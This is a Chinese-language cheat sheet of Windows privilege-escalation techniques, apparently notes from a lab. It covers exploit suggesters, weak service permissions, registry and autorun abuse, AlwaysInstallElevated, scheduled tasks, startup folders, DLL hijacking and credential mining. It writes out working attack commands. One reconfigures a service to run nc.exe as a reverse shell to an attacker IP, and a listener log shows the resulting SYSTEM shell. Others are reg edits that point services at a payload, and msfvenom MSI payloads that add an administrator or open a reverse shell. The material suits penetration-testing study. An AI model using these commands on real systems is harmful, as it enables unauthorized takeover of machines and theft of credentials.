第一种 内核提权

1.1 使用msf

提权信息枚举:

```
use post/multi/recon/local_exploit_suggester
```

windows提权:

```
search exploit/windows/local
```

1.2 不使用msf

1.2.1 Sherlock

```
powershell -nop -ep bypass
Import-Module .\Sherlock.ps1
    Find-AllVulns
```

1.2.2 systeminfo

windows-exploit-suggestor.py

```
python windows-exploit-suggestor.py -d 2018-11-03-mssb.xls -i check -q
python windows-exploit-suggester.py -d 2018-08-21-mssb.xls -i systeminfo.txt
```

https://github.com/SecWiki/windows-kernel-exploits

1.2.3 wmic


```
wmic qfe get Caption,Description,HotFixID,InstalledOn
```

第二种 服务提权

情景1 Services(binPath)

1.1 查看权限

```
accesschk64.exe -wuvc "user" *
```



```
C:\Users\user\Desktop>whoami
win-3i21agqsceb\user

C:\Users\user\Desktop>accesschk64.exe -wuvc "user" *

Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

RW daclsvc
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_CHANGE_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_START
        SERVICE_STOP
        READ_CONTROL
```


1.2 存在service_query_config权限

```
sc config daclsvc binpath= "C:\Users\user\nc.exe -nv
192.168.122.4 1234 -e C:\WINDOWS\System32\cmd.exe"
sc stop daclsvc
sc start daclsvc
```

情景2 Services(Unquoted Path)

1.1 枚举无引号标签的服务


```
wmic service get name,displayname,pathname,startmode |
findstr /i "auto" |findstr /i /v "c:\windows\\" |findstr /
i /v """
```



```
C:\Users\user\Desktop>wmic service get name,displayname,pathname,startmode |findstr /i /v "c:\windows\\" |findstr /i /v """
DisplayName                                   Name                          PathName

Unquoted Path Service                         unquotedsvc                   C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
```

1.2 查看文件目录权限


```
icacls "C:\Program Files\Unquoted Path Service\Common
Files\unquotedpathservice.exe"
icacls "C:\Program Files\Unquoted Path Service"
```



```
C:\Users\user\Desktop>icacls "C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe"
C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe NT AUTHORITY\SYSTEM:(I)(F)
                                                                            BUILTIN\Administrators:(I)(F)
                                                                            BUILTIN\Users:(I)(RX)

已成功处理 1 个文件; 处理 0 个文件时失败

C:\Users\user\Desktop>icacls "C:\Program Files\Unquoted Path Service"
C:\Program Files\Unquoted Path Service BUILTIN\Users:(F)
                                       NT SERVICE\TrustedInstaller:(I)(F)
                                       NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                                       NT AUTHORITY\SYSTEM:(I)(F)
                                       NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                       BUILTIN\Administrators:(I)(F)
                                       BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                       BUILTIN\Users:(I)(RX)
                                       BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                                       CREATOR OWNER:(I)(OI)(CI)(IO)(F)

已成功处理 1 个文件; 处理 0 个文件时失败
```

1.3 将Common.exe放到C:\Program Files\Unquoted Path Service目录

sc start unquotedsvc



```
C:\Users\user\Desktop>sc start unquotedsvc
[SC] StartService 失败 1053:

服务没有及时响应启动或控制请求。


C:\Users\user\Desktop>
```

```
root@kali:~# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.122.4] from (UNKNOWN) [192.168.0.39] 51314
Microsoft Windows [版 6.1.7601]
 (c) 2009 Microsoft Corporation

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

情景3 Services(Registry)

1.1 powershell中查看权限

Get-Acl -Path hklm:\System\CurrentControlSet\services\regsvc | fl

1.2 修改注册表

reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d c:\temp\shell.exe /f

1.3 将shell.exe放在c:\temp目录,启动服务


sc start regsvc

情景4 Services(Executable File)

1.1 查看文件权限

(1)accesschk


accesschk64.exe -wvu "C:\Program Files\File Permissions Service"



```
C:\Users\user\Desktop>accesschk64.exe -wvu "C:\Program Files\File Permissions Service"

Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Program Files\File Permissions Service\filepermservice.exe
  Medium Mandatory Level (Default) [No-Write-Up]
  RW Everyone
        FILE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
```

(2)icacls

icacls "C:\Program Files\File Permissions Service\filepermservice.exe"



```
C:\Users\user\Desktop>icacls "C:\Program Files\File Permissions Service\filepermservice.exe"
C:\Program Files\File Permissions Service\filepermservice.exe Everyone:(F)
                                                              NT AUTHORITY\SYSTEM:(I)(F)
                                                              BUILTIN\Administrators:(I)(F)
                                                              BUILTIN\Users:(I)(RX)

已成功处理 1 个文件; 处理 0 个文件时失败

C:\Users\user\Desktop>aaaaaaaaaaaaaaaaa
```


1.2 替换filepermservice.exe，进行提权

第三种 注册表提权

情景1.Registy(Autorun)

1.1 查看注册表内容


HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run



名称	类型	数据
(默认)	REG_SZ	(数值未设置)
My Program	REG_SZ	"C:\Program Files\Autorun Program\program.exe"
VMware User ...	REG_SZ	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr

1.2 查看文件权限

icacls "C:\Program Files\Autorun Program\program.exe"




```
C:\Users\user\Desktop>icacls "C:\Program Files\Autorun Program\program.exe"
C:\Program Files\Autorun Program\program.exe Everyone:(F)
                                             NT AUTHORITY\SYSTEM:(I)(F)
                                             BUILTIN\Administrators:(I)(F)
                                             BUILTIN\Users:(I)(RX)

已成功处理 1 个文件; 处理 0 个文件时失败
```

1.3 替换program.exe进行提权

情景2.Registry(AlwaysInstallElevated)

1.1 查看注册表内容

注册表:HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer



名称	类型	数据
(默认)	REG_SZ	(数值未设置)
AlwaysInstallElevated	REG_DWORD	0x00000001 (1)

AlwaysInstallElevated是一个策略设置，允许非授权用户以SYSTEM权限运行安装文件(MSI),当AlwaysInstallElevated设置为1时，所有的.msi文件都会以SYSTEM权限运行。

1.2 生成.msi文件后门进行提权

```
msfvenom -p windows/exec CMD='net localgroup
administrators user /add' -f msi-nouac -o setup.msi
msiexec /quiet /qn /i setup.msi
net localgroup administrators
```

生成msi

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.122.4
LPORT=1234 -f msi-nouac -o setup.msi
msiexec /quiet /qn /i setup.msi
```

失败？


第四种.Scheduled Tasks(Missing Binary)

1.1 查看定时任务

Autoruns

1.2 查看目录权限

```
icacls "C:\Missing Scheduled Binary"
```




```
C:\Users\user\Desktop>icacls "C:\Missing Scheduled Binary"
C:\Missing Scheduled Binary Everyone:(F)
                            BUILTIN\Administrators:(I)(F)
                            BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                            NT AUTHORITY\SYSTEM:(I)(F)
                            NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                            BUILTIN\Users:(I)(OI)(CI)(RX)
                            NT AUTHORITY\Authenticated Users:(I)(M)
                            NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)

已成功处理 1 个文件; 处理 0 个文件时失败
```

第五种.Startup Applications

1.1 查看自启动目录权限

icacls "C:\ProgramData\Microsoft\Windows\Start Menu
\Programs\Startup"



```
C:\Users\user\Desktop>icacls "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup BUILTIN\Users:(F)
                                                             WIN-3I21AGQSCEB\x64:(I)(OI)(CI)(DE,DC)
                                                             NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                                                             BUILTIN\Administrators:(I)(OI)(CI)(F)
                                                             BUILTIN\Users:(I)(OI)(CI)(RX)
                                                             Everyone:(I)(OI)(CI)(RX)

已成功处理 1 个文件; 处理 0 个文件时失败
```

1.2 将木马放在C:\ProgramData\Microsoft\Windows\Start Menu
\Programs\Startup

当管理员登录时，木马会以管理员权限自启动。

第六种 Dll Hijacking

1.1 查看exe，发现缺失dll

1.2 查看环境变量

发现C:/tmp在环境变量种。

因此，可以在C:/tmp放我们的dll,让服务加载我们自己的dll

第七种 密码凭证挖掘

情景1 Password Mining(Memory)

漏洞原因:获取浏览器中的密码

情景2 Password Mining(Registry)

注册表:HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion
\Winlogon

漏洞原因:注册表存放自动登录的认证信息?

情景3.Password Mining(Configure Files)
文件:C:\Windows\Panther\SiteList.xml
C:\ProgramData\McAfee\Common Framework\SiteList.xml
漏洞原因:配置文件存放加密信息，可被解密
Unattend

总结：如果自己挖掘提权漏洞

流程

1. 找进程的用户名为system的exe。
2. 分析此exe的行为，包括注册表，操作文件，执行exe，加载dll
3. 分析2中被操作项是否存在低权限可控的操作。
4. 构造攻击链导致system的权限进程执行我想要的命令。